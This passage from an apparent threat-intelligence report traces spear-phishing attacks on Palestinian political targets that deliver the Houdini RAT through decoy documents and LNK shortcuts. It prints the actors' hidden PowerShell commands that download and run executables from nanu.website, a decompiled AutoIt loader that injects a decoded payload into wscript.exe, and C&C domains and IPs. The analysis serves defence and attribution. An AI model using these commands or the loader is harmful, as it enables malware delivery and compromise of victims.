Figure 21. URL Value Linking to the Actor Website

The decoy .RTF document “اهرم القضايا المطروحة للنقاش.rtf” consists of two pages discussing the internal division within the Palestinians and Arafat’s assassination.

توقف مسيرة التسوية، واستمرار الانقسام الفلسطيني، وتنامي العلاقات الداخلية التي ياتت تهدىء وحدة الحركة.
وغيرت اللجنة المركزية لـ“فتح”，الثلاثاء الماضي، بالإجماع؛ عقد المؤتمر السابع لحركة فتح في 29 تشرين الثاني / نوفمبر الجاري.
وقال أمين مقبول، أمنين سر المجلس الثوري لحركة فتح، المقرب من الرئيس الفلسطيني محمود عباس، إن المؤتمر الحركي “يتناول
كلامادة الموضوع السياسي، وتطورات التضليل الفلسطيني، والصراع مع الاحتلال الإسرائيلي”， مضيفاً أنه “سيقدم في المؤتمر تقرير
شامل من الرئيس محمود عباس وأعضاء اللجنة المركزية.”
وأضاف لـ“عربي21” أن المؤتمر “يسعى برئاسة سليمان متجددًا”，لافتاً إلى أن “من ضمن القضايا التي سيناقشها المؤتمر
القضايا الاجتماعية والاقتصادية، ومن ثم يتم وضع رؤية حركة فتح للبناء الوطني والاجتماعي.”
ويكشف مقبول أنه “سيتم إجراء تعديلات على النظام الداخلي والتوازن الداخلي لحركة فتح، وفق المعيقات والمستجدات التي وقعت خلال
الفترة الماضية”， مشيراً إلى أنه سيجري “انتخاب اعضاء اللجنة المركزية لحركة فتح والمجلس الثوري.”

Figure 22. First Decoy RTF Document

The actor configured the .LNK file “فتح لحركة فتح” to execute PowerShell in order to download and execute a remote binary file “Document.exe” from the “%TEMP%” directory as “d1.exe”.

Local Base Path	:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative Path	:	..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Arguments	:	-ExecutionPolicy bypass -noprompt -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://nanu.website/Document.exe', '%temp%\d1.exe'); cmd /c '%temp%\d1.exe'
Machine ID	:	sec-pc

Figure 23. LNK File Base Path and Command Line Arguments Using PowerShell

The binary file “d1.exe” is in fact a self-extracting archive containing yet another .LNK file “t1.lnk” and an .RTF decoy document “Document.rtf”.



Figure 24. Second Decoy RTF Document Embedded in the “d1.exe” Self-extracting Archive

The .LNK file is also configured to use PowerShell to download and execute a remote binary file “t1.exe” from the “%TEMP%” directory.

Local Base Path	:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative Path	:	..\\..\\..\\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Arguments	:	-ExecutionPolicy bypass -noprofile -windowstyle hidden (New-object System.Net.WebClient).DownloadFile('http://nanu.website/t1.exe', '%temp%\t1.exe'); cmd /c '%temp%\t1.exe'
Machine ID	:	sec-pc

Figure 25. Second Decoy RTF Document Embedded in the “d1.exe” Self-extracting Archive

The final payload “t1.exe” is potentially compiled with Borland Delphi and packed with VMProtect. The binary has a compile time of **August 26 14:44:50 2016**. Once executed, it copies itself into the Startup directory as “LNK1.exe” for persistence. This binary constitutes the Houdini RAT, which logs the captures keystrokes into the “%TEMP%” directory with a file name following the binary file name and an extension of .DAT, i.e: “LNK1.dat”.

ATT-NOV-28

The attachment in this attack “Jebril Rjoub.r10” extracts to a directory named “palpress.ps”, aligning with the spear phishing content. This directory contains an .LNK file and an .RTF decoy document.

palpress.ps			
Name	Date modified	Type	Size
اتهامات للرئيس محمود عباس بالخيانة	11/28/2016 4:45 PM	Shortcut	3 KB
فساد جبريل رجوب.rtf	11/28/2016 5:36 PM	Rich Text Format	66 KB

Figure 26. Contents of “Jebril Rjoub.r10” Attachment from Attack ATT-NOV-28

The decoy document "رجبيل جبريل فساد.rtf" consists of 13 pages discussing several alleged corruption and embezzlement cases.



Figure 27. First Decoy RTF Document from Attack ATT-NOV-28

Similar to the previous attack, the .LNK file "الخيانة لرئيس محمود عباس بالخيانة" utilizes PowerShell to download and execute a remote binary file "x.tmp", this time from the "%APPDATA%" directory. The file retrieved from the same domain as in the previous attack.

Local Base Path	:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative Path	:	..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Arguments	:	-ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://nanu.website/x.tmp', '%appdata%\x.tmp'); cmd /k '%appdata%\x.tmp'
Machine ID	:	sec-pc

Figure 28. LNK File Base Path and Command Line Arguments Using PowerShell

The binary file "x.tmp" is a self-extracting archive containing another .RTF document file named "Document.rtf" and an .LNK file "x2.tmp". The execution of the self-extracting archive will open the .RTF document in Word, and execute the .LNK file in the background.



Figure 29. Second Decoy RTF Document Embedded in "x.tmp" Self-extracting Archive

Not surprisingly, the .LNK file “x2.tmp” uses PowerShell to retrieve a remote binary file “x2.tmp” from the same domain observed on the previous attack, and execute it from the “%APPDATA%” directory.

Local Base Path	:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative Path	:	..\\..\\..\\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Arguments	:	-ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://nanu.website/x2.tmp', '%appdata%\x2.tmp'); cmd /k '%appdata%\x2.tmp'
Machine ID	:	sec-pc

Figure 30. LNK File Base Path and Command Line Arguments Using PowerShell

The final binary file “x2.tmp” is also compiled with Borland Delphi and packed with VMProtect, with a compile time of **August 26 14:44:50 2016**. This binary file constitutes the Houdini RAT. Upon execution, it copies itself into the Startup directory as “runover.exe”. This behavior is the same as in the previous attack.

ATT-NOV-29

Although the original email file was mistakenly lost, some of the characteristics were documented. The attachment in this attack was named “aqaleem-fateh.r10”. The word “aqaleem” translates to “provinces” or “regions”. The attachment contained a self-extracting archive named “كشف الأقاليم المؤتمر السابع.scr”, which translates to “regions records of the 7th conference” in reference to the Fatah Organization seventh conference stated in the spear phishing email from the attack ATT-NOV-20.

Name	Date modified	Type	Size
كشف الأقاليم المؤتمر السابع.scr	11/29/2016 9:47 PM	Screen saver	1,616 KB

Figure 31. Self-Extracting Archive Masquerading as a Screen Saver File

The Excel icon of the self-extracting archive is not arbitrary. Once decompressed/executed, a decoy Excel file “Document.xlsx” is opened, displaying 128 individuals name, country, gender, and with which region each name is affiliated.

E	D	C	B	A
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	مدادن	بلال م
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	سردانة	جميل
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	رياح	حسن ا
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	لكرز	خضراء
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	من	رقية م
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	بعد الحمود	سناء ج
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	عن كيالي	عادل د
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	الحميد صفا	فاهر ع
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	محمد	محمد
الاقاليم - الخارجيه - الاردن	ذكر	الأردن	جبريل	محمد

Figure 32. Partial Contents of the Decoy Excel File “Document.xlsx”

In addition to the decoy Excel file, the self-extracting archive executes an embedded binary file “cc.exe”. This binary is in fact the Houdini binary, which in turn, copies itself to the Startup directory as “7all.exe” for persistence. The Houdini binary is also compiled with Borland Delphi and packed with VMProtect, with a compile time **August 26 14:44:50 2016**.

ATT-DEC-06

The extraction of the attachment “alhadath.ps.r10” in this attack leaves a directory named ”وثائق تثبت تورط دحلان في اغتيال ياسر عرفات”, translating to “Documents proving Dahlan's involvement in Yasser Arafat assassination”. The directory contains a decoy .PDF file “Dahlan-message.pdf”, another decoy .RTF file “Abo Mazen يفضح دحلان.rtf” translating to “Abo Mazen exposes Dahlan”, and an .LNK file ”وثيقة تثبت تورط دحلان في اغتيال ياسر عرفات.lnk”.

وثائق تثبت تورط دحلان في اغتيال ياسر عرفات >			
Name	Date modified	Type	Size
Dahlan-message.pdf	6/26/2017 1:03 PM	PDF File	67 KB
أبو مازن يفضح دحلان.rtf	6/26/2017 1:03 PM	Rich Text Format	35 KB
وثيقة تثبت تورط دحلان في اغتيال عرفات.lnk	6/26/2017 1:03 PM	Shortcut	3 KB

Figure 33. Contents of Attachment “alhadath.ps.r10” After Decompression

The decoy .PDF document carries what appears to be the logo and header of the Palestinian Ministry of Interior. The document is allegedly signed by Mohammed Dahlan and addressed to Shaul Mofaz, the Israeli Minister of Defense from 2002 to 2006.



Figure 34. Contents Decoy PDF Document “Dahlan-message.pdf”

The decoy .RTF document discusses the same assassination conspiracy in relation to the contents of the decoy .PDF document.



Figure 35. Contents Decoy RTF Document “.rtf”

As learned from the previous attacks, the .LNK file uses PowerShell to download a remote binary file “x.pov” from the same domain observed in the previous attacks. The file is stored on disk as “h.exe” and eventually executed from the “%TEMP%” directory.

Local Base Path	:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative Path	:	..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Arguments	:	-ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://nanu.website/x.pov', '%temp%\h.exe'); cmd /k '%temp%\h.exe'
Machine ID	:	sec-pc

Figure 36. LNK File Base Path and Command Line Arguments Using PowerShell

The binary file “x.pov/h.exe” is packed with UPX. When executed, the unpacked binary is copied to the Startup directory with the name “Iservs.exe”. This binary is in fact an AutoIt script compiled into an executable, which can be decompiled using Exe2Aut.

```
Exe2Aut - AutoIt3 Decomplier

#NoTrayIcon
$a = "T"
Local $tbtbl
$tbtbl &= $a &= "VpQAAIAAAAAA8A//8AALgAAAAAAAAAAAQAAaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$tbtbl &= "AAAAAAAAAAAAAAAMuZG1kYKRhANSVAAAaCQAAFYAAAASHAAAAAAAABZ
$tbtbl &= "AAgP///38CAAAAdBFAAAETImF0aX21VU1udAUAAAAA//vIAAJARQAAEB1Npbmds2
$tbtbl &= "UD1BjBnRlcmb2hY2VfbnRyeTAUQAAACAAA0FEAADg9USW50ZXJmYWN1RW50cnkcAAAAJ
$tbtbl &= "ALCAQACogEAAyIBAAMyAQADQgEAAxTBAAPB7QAAmfEEAAC1AAAAAIgAOGEAARAD0/zC
$tbtbl &= "W11AgACAccAShtAAAtDGFc1LbhcmVudAMAABNAAgAAQAAAAAAAEEU2vS2gIAgAp
$tbtbl &= "AxAnh+QAARR2V0SW50ZXJmYWN1LVGFbGUDAKAUQAIAAEAAAAAAABFN1bGYCAAIA
$tbtbl &= "AAGAnAAh9QAAHHRGVzdhJveQMAAAAAAqAAQgQHOAAAAAEU2vS2gIAgA AAAUH0AABv
$tbtbl &= "AAAAAAABGE1N5c3RlbQOA//8CAAAAMyDRCQE+OmrwvAAg0QkBPjp/6SAAINEJAT4GR
$tbtbl &= "AACAFAkQAAUVBCeXR1tBAAAIAAAAACRAQBQGE1udDY0FBAAAIAAB4JEEAFA1(
$tbtbl &= "ACB1ZtA5nbGUCALARQAAIAAAAAGdWRG91Ymx1AgDQEUAACAAAAA1JVkNlcnJ1bmNz
$tbtbl &= "udGvYc3RrUHJvY2VkdXJ1BLN5c3R1bQIAAMwpQAAOB1RWYXJS2NWIAAAAAAAABAUJA
$tbtbl &= "AA4mb3BFSW51cXVhbG10eQAAABAAAIAgCtAAARMZ2WZ0AgAagCtAAAVsAwdodIAIAgJ
$tbtbl &= "gCg2EAABNxZWF02QMAAAAAAqAAQhIREAAAEEAUEU2vS2gIAgA1ANTYQAAISWStdHjg
$tbtbl &= "tAAAABER1c3QCAACcEEAACAAQFQ291bnQCAIA1yCE22kAABEnvcHkDAAAAAAQAAUJA
$tbtbl &= "JbmR1eIAIAJwQCAIAAVDb3VudIAIAgBiACTdQAAE29wveQMAAAAAABAQAAAAAAJ
$tbtbl &= "dDE2AwCAEEAACADAAAAAAAART2WxmAgAAGCtAAEAA1B0cgIAAFQRQAAACANPznI
```

Figure 37. “Iservs.exe” AutoIt Executable Decompiled

From the Autolt script, multiple base64-encoded strings are concatenated into one variable. The Autolt script sleeps for 10 seconds before the final base64-encoded blob is decoded into a binary file, which is eventually injected into the built-in Windows binary “`wscript.exe`” in an attempt to camouflage its existence in a simple process listing. The raw binary file resulting from the Autolt script constitutes the raw Houdini binary, which is compiled with Embarcadero Delphi, with a compilation date of **August 26 14:44:50 2016**.

```

#NoTrayIcon
$sa = "T"
Local $tbtbl
$tbtbl &= $sa &
"VpQAAIAAAAEEA8A//8AALgAAAAAAAAAQaaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAALoQAA4f+AnNIbgBTM0hk
JBuGzIHByb2dyW0gbXvZdCBlZSydW4gdSkZXIgv2luMzNCiQ3AAAAAAAAAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
CgAHigDAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
CNJABsBAAAlAKANSVAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
ATBSAAABWgWAHAAAAYFbAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAbwGACAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
$tblt &=
"AAAAAAAAAAAAEAAAAMuZGlkYXRhAn5VAAAASCQAyFyAAAASHAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
FAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
AAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAAEAAAAAA
GfyAQAAAAD//AAAAAgAAAABQEEACQRDaGfyAWAAAAD//WAAgAAAABOEAAAQhTaG9ydEludACA///fwAAAIAAAAhhB8AAEIU21hbG
xJbnQCAID//9/AAACAAAAAQOAAAB0Jvb2xLYW4BAAAEEAAAEEAAEBUZhbnHLBFrydWUGU3lzdGtVtagAADQQAACCEFc21d
AAP//AAACAAAAA0gQQAAU1BvaW50ZXIAAAAAGAA/BBAAEI02FyZGluyWwFAAAAAP///8CAAAABgRQAAQbULudDY0AAAAAAAID/
////////fwIAAAAABFAABGVuludDY0AAAAAAAADD/////////wIAAAByEUAAAQloYXRpdmVJbnQEAA"
Sleep(10)
Local $bstring = Binary(_winapi_base64decode($tbtbl))
jknoi(@systemDir & "\wscript.exe", $bstring)

Func jknoi($path, $filebin)
    $codshell = "YohOOAAAawBlAH! ... PDAAAAAA=="
    Local $asm55 = _winapi_base64decode($codshell)
    Local $sexontheroad = DllStructCreate("byte[" & BinaryLen($asm55) & "]")
    Local $binbuffer = DllStructCreate("byte[" & BinaryLen($filebin) & "]")
    DllStructSetData($sexontheroad, 1, $asm55)
    DllStructSetData($binbuffer, 1, $filebin)
    Local $ret = Dllcall("user32.dll", "int", "CallWindowProcW", "ptr", DllStructGetPtr($sexontheroad),
        "wstr", ($path), "ptr", DllStructGetPtr($binbuffer), "int", 0, "int", 0)
EndFunc

Func _winapi_base64decode($sb64string)
    Local $acrypt = Dllcall("Crypt32.dll", "bool", "CryptStringToBinaryA", "str", $sb64string, "dword",
        0, "dword", 1, "ptr", 0, "dword*", 0, "ptr", 0, "ptr", 0)
    If @error OR NOT $acrypt[0] Then Return SetError(1, 0, "")
    Local $bbuffer = DllStructCreate("byte[" & $acrypt[5] & "]")
    $acrypt = Dllcall("Crypt32.dll", "bool", "CryptStringToBinaryA", "str", $sb64string, "dword", 0,
        "dword", 1, "struct*", $bbuffer, "dword*", $acrypt[5], "ptr", 0, "ptr", 0)
    If @error OR NOT $acrypt[0] Then Return SetError(2, 0, "")
    Return DllStructGetData($bbuffer, 1)
EndFunc

```

Figure 38. Partial View of “lservs.exe” AutoIt Script

It can be observed that all of the attacks carry the same characteristics. The actor attempted to vary the decoy artifacts and their contents. The actor also introduced the use of UPX packing and Autolt as an alternative layer of obfuscation in favor of VMProtect. Nevertheless, all of the attacks ended up with persisting the Houdini binary via the Startup Directory.

One of the common dominators among the attacks is the “Machine ID” with the value “**sec-pc**” in all of the .LNK files. This attribute is an important intelligence item that played a major role in identifying the actor workstation as detailed in the Actor Infrastructure Mapping section.

Attacks Payload Delivery

All of the attacks except ATT-NOV-29 used the same payload delivery IP address and domain over plaintext HTTP requests. The ATT-NOV-29 did not download additional payloads since the actor embedded the Houdini malware in the UPX packed Autolt executable.

One minor observation regarding the Content-Type returned by the server HTTP responses in ATT-NOV-28 and ATT-DEC-06. Although the retrieved files were in fact binary files, the Content-Type returned in this case was “text/plain”. This is a common evasion technique that the actor utilized across various attacks in an attempt to hide the payload delivery network traffic.

Source	SrcPort	Destination	DstPort	Protocol	Length	Host	Info
172.16.40.133	49191	198.54.116.177	80	HTTP	128	nanu.website	GET /Document.exe HTTP/1.1
198.54.116.177	80	172.16.40.133	49191	HTTP	507		HTTP/1.1 200 OK (application/x-msdownload)
172.16.40.133	49192	198.54.116.177	80	HTTP	122	nanu.website	GET /t1.exe HTTP/1.1
198.54.116.177	80	172.16.40.133	49192	HTTP	541		HTTP/1.1 200 OK (application/x-msdownload)
Source	SrcPort	Destination	DstPort	Protocol	Length	Host	Info
172.16.40.133	49161	198.54.116.177	80	HTTP	121	nanu.website	GET /x.tmp HTTP/1.1
198.54.116.177	80	172.16.40.133	49161	HTTP	2194		HTTP/1.1 200 OK (text/plain)
172.16.40.133	49162	198.54.116.177	80	HTTP	122	nanu.website	GET /x2.tmp HTTP/1.1
Source	SrcPort	Destination	DstPort	Protocol	Length	Host	Info
172.16.40.144	49268	198.54.116.177	80	HTTP	121	nanu.website	GET /x.pov HTTP/1.1
198.54.116.177	80	172.16.40.144	49268	HTTP	701		HTTP/1.1 200 OK (text/plain)

Figure 39. Payload Delivery Traffic in Attacks ATT-NOV-20, ATT-NOV-28, and ATT-DEC-06

Houdini C&C Communication

The Houdini samples used in the 2016 attacks all ran version 1.4, if the version reported by the malware in the C&C traffic is to be believed. As the attacks progress, several versions of the Houdini samples were deployed as the analysis shows. With each version, the samples acquired new features and commands, indicating the actor continuous investment in developing the malware.

A Houdini infection is denoted with the header “new_houdini” in this sample. The actor changed this header across the various versions of the malware. Following the header is an identifier following the pattern “[A-Z0-9]{4} - [A-Z0-9]{4}”. In this version of Houdini, the persisted executable file name is reported back to the C&C server as can be correlated with the persisted binary from the previous analysis. Once exception is the attack ATT-DEC-06 since the raw Houdini binary was wrapped in an Autolt executable and dynamically injected.

Following sections in the C&C communication include the infected hostname, user, operating system, Houdini version, and the currently active foreground Explorer window.

```
....new_houdini
[REDACTED]
LNK1
[REDACTED]
Windows 7 [REDACTED]
1.4
....silence_keylogger
```




Figure 40. Houdini Initial C&C Communication in Attacks NOV-20, NOV-28, NOV-29, and DEC-06 2016

The actor also alternated the C&C IP addresses, domains, but used the same TCP port 2007 for all of the attacks. However, all of the November attacks used the same IP address and domain, while the December attacks used the same domain from the November attacks, but assigned to a new IP address.

Source	SrcPort	Destination	DstPort	Protocol	Length	Info
172.16.40.133	63403	172.16.40.2	53	DNS	75	Standard query 0x7e8e A locks.dynns.com
172.16.40.2	53	172.16.40.133	63403	DNS	91	Standard query response 0x7e8e A locks.dynns.com A 52.42.161.75
Source	SrcPort	Destination	DstPort	Protocol	Length	Info
172.16.40.133	49193	52.42.161.75	2007	TCP	66	49193 → 2007 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
52.42.161.75	2007	172.16.40.133	49193	TCP	60	2007 → 49193 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172.16.40.133	49193	52.42.161.75	2007	TCP	60	49193 → 2007 [ACK] Seq=1 Ack=1 Win=64240 Len=0
172.16.40.133	49193	52.42.161.75	2007	TCP	181	49193 → 2007 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=127
52.42.161.75	2007	172.16.40.133	49193	TCP	60	2007 → 49193 [ACK] Seq=1 Ack=128 Win=64240 Len=0

Figure 41. Houdini C&C Communication IP Address, Domain and Port in Attack ATT-NOV-20

Source	SrcPort	Destination	DstPort	Protocol	Length	Info
172.16.40.133	50472	172.16.40.2	53	DNS	74	Standard query 0x2870 A lnk.pointto.us
172.16.40.2	53	172.16.40.133	50472	DNS	90	Standard query response 0x2870 A lnk.pointto.us A 52.42.161.75

Figure 42. Houdini C&C Communication IP Address, Domain in Attacks NOV-28, NOV-29

Source	SrcPort	Destination	DstPort	Protocol	Length	Info
172.16.40.157	50043	172.16.40.2	53	DNS	74	Standard query 0xd296 A lnk.pointto.us
172.16.40.2	53	172.16.40.157	62129	DNS	90	Standard query response 0xed9e A lnk.pointto.us A 35.162.186.152
Source	SrcPort	Destination	DstPort	Protocol	Length	Info
172.16.40.157	49243	35.162.186.152	2007	TCP	66	49243 → 2007 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
35.162.186.152	2007	172.16.40.157	49243	TCP	60	2007 → 49243 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172.16.40.157	49243	35.162.186.152	2007	TCP	60	49243 → 2007 [ACK] Seq=1 Ack=1 Win=64240 Len=0
172.16.40.157	49243	35.162.186.152	2007	TCP	72	49243 → 2007 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=18
35.162.186.152	2007	172.16.40.157	49243	TCP	60	2007 → 49243 [ACK] Seq=1 Ack=19 Win=64240 Len=0

Figure 43. Houdini C&C Communication IP Address, Domain in Attack ATT-DEC-06

ATT-JAN-24/26: Internationalized Domains, Reflected File Download, and Houdini

During January 2017, two attacks were intercepted, ATT-JAN-24 and ATT-JAN-26. In both attacks, the actor shifted from the political phishing theme in the previous attacks to the “software-update” theme. ATT-JAN-24 involved a spear phishing email impersonating Google while conveying a security update to the Chrome browser. The email embedded a URL with an Internationalized Domain (IDN) under the .XYZ top-level domain, along with a URL pattern resembling the Reflected File Download (RFD) technique. ATT-JAN-26 involved a similarly themed email while impersonating RarLab, the company behind the WinRAR software. In this email, the actor embedded a Google shortened URL pointing to a controversial domain with a malicious history.




Figure 44. ATT-JAN-24 phishing email




Figure 45. ATT-JAN-26 phishing email

As discussed earlier, the reasons behind the actor selection of these applications are unclear. It may have been a mere coincidence, or the actor have had prior knowledge of the applications the targeted victims mostly use for their browsing and archiving. However, there is no substantial evidence supporting either suggestions.

